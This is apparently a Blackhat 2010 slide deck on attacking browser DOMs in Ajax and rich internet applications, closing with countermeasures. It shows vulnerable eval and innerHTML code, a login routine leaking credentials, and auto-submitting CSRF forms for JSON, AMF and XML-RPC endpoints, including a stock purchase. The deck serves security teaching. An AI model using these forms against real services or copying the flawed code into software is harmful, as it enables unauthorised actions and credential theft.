

Hacking Browser's DOM Exploiting Ajax and RIA

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Net Square, Chase, IBM & Foundstone

Interest


Web security research

Published research

- Articles / Papers Securityfocus, O'erilly, DevX, InformIT etc.
- Tools wsScanner, scanweb2.0, AppMap, AppCodeScan, AppPrint etc.
- Advisories .Net, Java servers etc.
- Presented at Blackhat, RSA, InfoSecWorld, OSCON, OWASP, HITB, Syscan, DeepSec etc.

Books (Author)

- Web 2.0 Security Defending Ajax, RIA and SOA
- Hacking Web Services
- Web Hacking








Agenda

- Attacks and Trends
 - Cases, Client Side and Patterns
- DOM and Application Architecture
 - Layout, Browsers, DOM and DOM's Attack Surface
- DOM based Attacks
 - DOM based XSS, Widget Hacking, Feeds and Mashup injections, Reverse Engineering, Logic leakage, CSRF with XML/AMF/JSON etc.
- Defense and Countermeasures
- Conclusion & Questions



Attacks and Trends




Real Life Cases

- Reviewed Banks, Portal, Telecom etc.
- Complex usage of DOM both by developers and libraries
- Vulnerabilities detected
 - XSS with DOM
 - Widgets and Mashup injections from DOM
 - Logic bypass
 - Other ...


Multiple DOM-Based XSS in Dojo Toolkit SDK - msg#00133 - bugtraq ... 24 Jun 2010 ... More information on DOM-based XSS can be found at yahoo-IBOVWKEEIL4GQU5DM3GOZUJ62U June 22, 2010, 7:19 pm UTC ... osdir.com/ml/bugtrag.security/2010-03/msg00133.html - Cached

Full Disclosure: Yahoomail Dom Based XSS Vulnerability
13 Jun 2010 ... Title: Yahoo mail Dom Based Cross Site Scripting Authoratulag[at]yahoo[dot]com> Date: 13/06/2010 Indian Hacker Service: ...
seclists.org/fulldisclosure/2010/Jun/289





Client Side Attacks

- Malware and Attacks are centered around browser
- DOM is an active part of Browser and popular attack point
- XSS is one of the major threats to applications
- CSRF and some other client side attacks are on the rise.
- Web 2.0 exposing attack surface Widgets,
 Mashups etc.



Attacks & Exploits






AppSec dynamics


New Top Ten 2004
A1 Unvalidated Input
A2 Broken Access Control
A3 Broken Authentication and Session Management
A4 Cross Site Scripting (XSS) Flaws
A5 Buffer Overflows
A6 Injection Flaws
A7 Improper Error Handling
A8 Insecure Storage
A9 Denial of Service
A10 Insecure Configuration Management

OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site scripting (XSS)	A2 – Cross Site Scripting (XSS)
47 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insert Price of Chipert Reference	A4 – Insecure Direct Object References
A – Cross Site Request Forgery (CSRF)	A5 – Cross Site Request Forgery (CSRF)
<was 2004="" a10="" configuration="" insecure="" management="" t10="" –=""></was>	A6 – Security Misconfiguration (NEW)
A10 – Failure to Restrict URL Access	A7 – Failure to Restrict URL Access
<not 2007="" in="" t10=""></not>	A8 – Unvalidated Redirects and Forwards (NEW)
A8 – Insecure Cryptographic Storage	A9 – Insecure Cryptographic Storage
A9 – Insecure Communications	A10 - Insufficient Transport Layer Protection
A3 – Malicious File Execution	<dropped 2010="" from="" t10=""></dropped>
A6 – Information Leakage and Improper Error Handling	<dropped 2010="" from="" t10=""></dropped>


Source - OWASP



Architecture and DOM





Web 2.0 & DOM usage





Application Layout






Demos


Web 2.0 Application Demo




Quick look at Java based 2.0 applications –
 DWR/Struts




Browser/Application View






DOM Calls

Ajax/Flash/Silverlight – Async Calls



Blackhat USA 2010 14 Blueinfy Solution



DOM Calls





Demos

- Challenge for automation DOM fetch and harvesting
 - Can't crawl and extract sites





DOM drivers required



DOMScan – Loading the DOM and extracting links


Attack Surface






DOM Hacking

- DOM based XSS
- DOM based request/response/variable stealing
- Flash and DOM access Cross Technology access
- Widgets hacking with DOM
- Feeds and Mashup DOM manipulations
- CSRF with JSON/XML/AMF (SOP bypass/Proxy channel)
- DOM reverse engineering




DOM based XSS



DOM based XSS

- It is a sleeping giant in the Ajax applications
- Root cause
 - DOM is already loaded
 - Application is single page and DOM remains same
 - New information coming needs to be injected in using various DOM calls like eval()
 - Information is coming from untrusted sources




Example cases

- Various different way DOM based XSS can take place
- Example
 - Simple DOM function using URL to process ajax calls
 - Third party content going into existing DOM and call is not secure
 - Ajax call from application, what if we make a direct call to the link – JSON may cause XSS



1. DOM based URL parsing

- Ajax applications are already loaded and developers may be using static function to pass arguments from URL
- For example
 - hu = window.location.search.substring(1);
 - Above parameter is going to following ajax function
 - eval('getProduct('+ koko.toString()+')');
 - DOM based XSS




Demo


Scanning with DOMScan




Injecting payload in the call



2. Third Party Streaming







Stream processing

```
if (http.readyState == 4) {
    var response = http.responseText;
    var p = eval("(" + response + ")");
    document.open();
    document.write(p.firstName+"<br>");
    document.write(p.lastName+"<br>");
    document.write(p.phoneNumbers[0]);
    document.close();
```

Polluting Streams






Exploiting DOM calls

```
document.write(...)
document.writeln(...)
document.body.innerHtml=...
document.forms[0].action=...
document.attachEvent(...)
document.create...(...)
document.execCommand(...)
document.body....
window.attachEvent(...)
document.location=...
document.location.hostname=...
document.location.replace(...)
document.location.assign(...)
document.URI =...
window.navigate(...)
```

Example of vulnerable Calls



Demo

• Sample call demo 🗡 🧡




DOMScan to identify vulnerability *






3. Direct Ajax Call

- Ajax function would be making a back-end call
- Back-end would be returning JSON stream or any other and get injected in DOM
- In some libraries their content type would allow them to get loaded in browser directly
- In that case bypassing DOM processing...




Demo

DWR/JSON call – bypassing and direct stream access




Nutshell - DOM based XSS

- It is very common now a days
- Other instances or possible areas
 - Callbacks directed to DOM
 - HTML 5 and some other added tags and attributes like autofocus, formaction, onforminput etc.
 - Third party JavaScript processing
 - innerHtml calls
 - Many different ways it is possible
- Watch out in your applications



Accessing from DOM




Action in DOM

- Applications run with "rich" DOM
- JavaScript sets several variables and parameters while loading – GLOBALS
- It has sensitive information and what if they are GLOBAL and remains during the life of application
- It can be retrieved with XSS
- HTTP request and response are going through JavaScripts (XHR) – what about those vars?

What is wrong?


```
function getLogin()
 2
     - {
 3
 4
      gb = gb+1;
 5
      var user = document.frmlogin.txtuser.value;
      var pwd = document.frmlogin.txtpwd.value;
 7
      var xmlhttp=false;
8
     - try { xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
9
10
        }
11
        catch (e)
12
     - { try
          { xmlhttp = new ActiveXObject("Microsoft.XMLHTTP"); }
13
         catch (E) { xmlhttp = false; }
14
15
16
17
        if (!xmlhttp && typeof XMLHttpRequest!='undefined')
18
19
         { xmlhttp = new XMLHttpRequest(); }
20
        temp = "login.do?user="+user+"&pwd="+pwd;
21
       xmlhttp.open("GET",temp,true);
22
23
24
        xmlhttp.onreadystatechange=function()
         { if(xmlhttp.readyState == 4 && xmlhttp.status == 200)
25
26
27
             document.getElementById("main").innerHTML = xmlhttp.responseText;
28
29
         }
30
31
       xmlhttp.send(null);
32
      }
33
```



By default its Global


Here is the line of code

```
- temp = "login.do?user="+user+"&pwd="+pwd;
xmlhttp.open("GET",temp,true);
xmlhttp.onreadystatechange=function()
```



DOM stealing

- It is possible to get these variables and clear text information – user/pass
- Responses and tokens
- Business information
- XHR calls and HTTP request/responses
- Dummy XHR object injection
- Lot of possibilities for exploitation




Demo

DOMTracer and profiling




Accessing username and password





Accessing Flash Data

- Flash or Silverlight running in the browser
- It is sharing same DOM
- DOM based XSS can retrieve variables from the flash object
- In some cases depending on the scope one can craft an attack to retrieve these values
- If these files are using set of parameters then possible to exploit.



Demo


Simple decompilation *




 Cross Technology Access and exploiting XSS for fetching flash variables 🜟

Flash loading Flash through DOM






Widget Hacking




Widgets

- Widgets/Gadgets/Modules popular with Web 2.0 applications
- Small programs runs under browser
- JavaScript and HTML based components
- In some cases they share same DOM Yes,
 same DOM
- It can cause a cross widget channels
- Exploitable ...




Cross DOM Access






DOM traps

- It is possible to access DOM events, variables, logic etc.
- Sandbox is required at the architecture layer to protect cross widget access
- Segregating DOM by iframe may help
- Flash based widget is having its own issues as well
- Code analysis of widgets before allowing them to load



Demo


Cross Widget Spying








Feeds and Mashup Hacking



Feeds and Mashups


- XML driven feeds RSS or ATOM, popular for data sharing
- It tunnels through the application
- Sources are not known or untrusted
- It can be registered by user itself
- Mashups are man in the middle and allow aggregation of data sources
- Opens attack surface


SOP bypass and stream access





Feed Hacking and Mashups





Demos

RSS Feed Hacking




Mashup Hacks



Cross Domain Callback Hacking








Same Origin Policy (SOP)


- Browser's sandbox
 - Protocol, Host and Port should match
 - It is possible to set document.domain to parent domain if current context is child domain
 - Top level domain (TLD) locking down helps in sandboxing the context



Security Issues


Possible abuse

- Applications running in may sub-domain can cause a major security issue
- What if document.domain set to about:blank or any similar values/pseudo-URLs
- DNS rebinding, if DNS to IP resolve is one-to-many
- Script, IMG, Iframe etc. bypasses




CSRF

- CSRF is possible with Web 2.0 streams by abusing DOM calls
 - XML manipulations
 - CSRF with JSON
 - AMX is also XML stream
- Attacker injects simple HTML payload
- Initiate a request from browser to target cross domain




How it works?





JSON

```
<html>
<body>
<FORM NAME="buy" ENCTYPE="text/plain"
    action="http://192.168.100.101/json/jservice.ashx" METHOD="POST">
        <input type="hidden" name='{"id":3,"method":"getProduct","params":{
        "id":3}}' value='foo'>
</FORM>
<script>document.buy.submit();</script>
</body>
</html>
```



HTTP Req.

POST /json/jservice.ashx HTTP/1.1

Host: 192.168.100.2

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.3)

Gecko/20100401 Firefox/3.6.3

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7


Keep-Alive: 115

Connection: keep-alive

Content-Type: text/plain

Content-Length: 57

{"id":3,"method":"getProduct","params":{ "id":3}}=foo



HTTP Resp.

HTTP/1.1 200 OK

Date: Sat, 17 Jul 2010 09:14:44 GMT

Server: Microsoft-IIS/6.0

X-Powered-By: ASP.NET

Cache-Control: no-cache

Pragma: no-cache

Expires: -1

Content-Type: text/plain; charset=utf-8

Content-Length: 1135

{"id":3,"result":{"Products":{"columns":["product_id","product_name","product_desc_summary","product_desc","product_price","image_path","rebates_file"],"rows":[[3,"Doctor Zhivago","Drama / Romance","David Lean's DOCTOR ZHIVAGO is an exploration of the Russian Revolution as seen from the point of view of the intellectual, introspective title character (Omar Sharif). As the political landscape changes, and the Czarist regime comes to an end, Dr. Zhivago's relationships reflect the political turmoil raging about him. Though he is married, the vagaries of war lead him to begin a love affair with the beautiful Lara (Julie Christie). But he cannot escape the machinations of a band of selfish and cruel characters: General Strelnikov (Tom Courtenay), a Bolshevik General; Komarovsky (Rod Steiger), Lara's former lover; and Yevgraf (Alec Guinness), Zhivago's sinister half-brother. This epic, sweeping romance, told in flashback, captures the lushness of Moscow before the war and the violent social upheaval that followed. The film is based on the Pulitzer Prize-winning novel by Boris Pasternak.",10.99, "zhivago", "zhivago.html"]]}}}




AMF

```
<html>
<body>
<FORM NAME="buy" ENCTYPE="text/plain"
   action="http://192.168.100.101:8080/samples/messagebroker/http" METHOD="POST">
   <input type="hidden" name='<amfx ver' value='"3"
   xmlns="http://www.macromedia.com/2005/amfx"><body><object
   type="flex.messaging.messages.CommandMessage"><traits><string>body</string><string>cl
   ientId</string><string>correlationId</string>destination</string><string>headers</s
   tring><string>messageId</string><string>operation</string><string>timestamp</string><stri
   ng>timeToLive</string></traits><object><traits/></object><null/><string/><string/><object
   ><traits><string>DSId</string>cstring>DSMessagingVersion</string></traits><string>nil</stri
   ng><int>1</int></object><string>68AFD7CE-BFE2-4881-E6FD-
   694A0148122B</string><int>5</int><int>0</int></object></body></amfx>'>
</FORM>
<script>document.buy.submit();</script>
</body>
</html>
```

XML

- <html>
- <body>
- <FORM NAME="buy" ENCTYPE="text/plain" action="http://trade.example.com/xmlrpc/trade.rem" METHOD="POST">
- <input type="hidden" name='<?xml version'
 value='"1.0"?><methodCall><methodName>stocks.buy</methodName><
 params><param><value><string>MSFT</string></value></param><param><param></param></methodCall>'>
- </FORM>
- <script>document.buy.submit();</script>
- </body>
- </html>


Blackhat USA 2010 Blueinfy Solution



Demos

• Simple trade demo – XML-RPC call CSRF.






DOM reverse engineering





Reverse Engineering

- It is easy to reverse engineer the application
- If JavaScript then possible to profile or debug the script
- It shows interesting set of information
- Also, decompiling Flash and Silverlight may show cross DOM access
- It leads to possible vulnerabilities or exploitation scenario




Layers in the client code






Demos

- Analyzing JavaScript and accessing logic directly
- Decompiling Flash and Silverlight *



Countermeasures

- Threat modeling from DOM perspective
- JavaScript Static code analysis
- Source of information and dependencies analysis
- Proxy level of filtering for all Cross Domain Calls
- Content-Type checks and restrictions
- Securing the DOM calls



Conclusion and Questions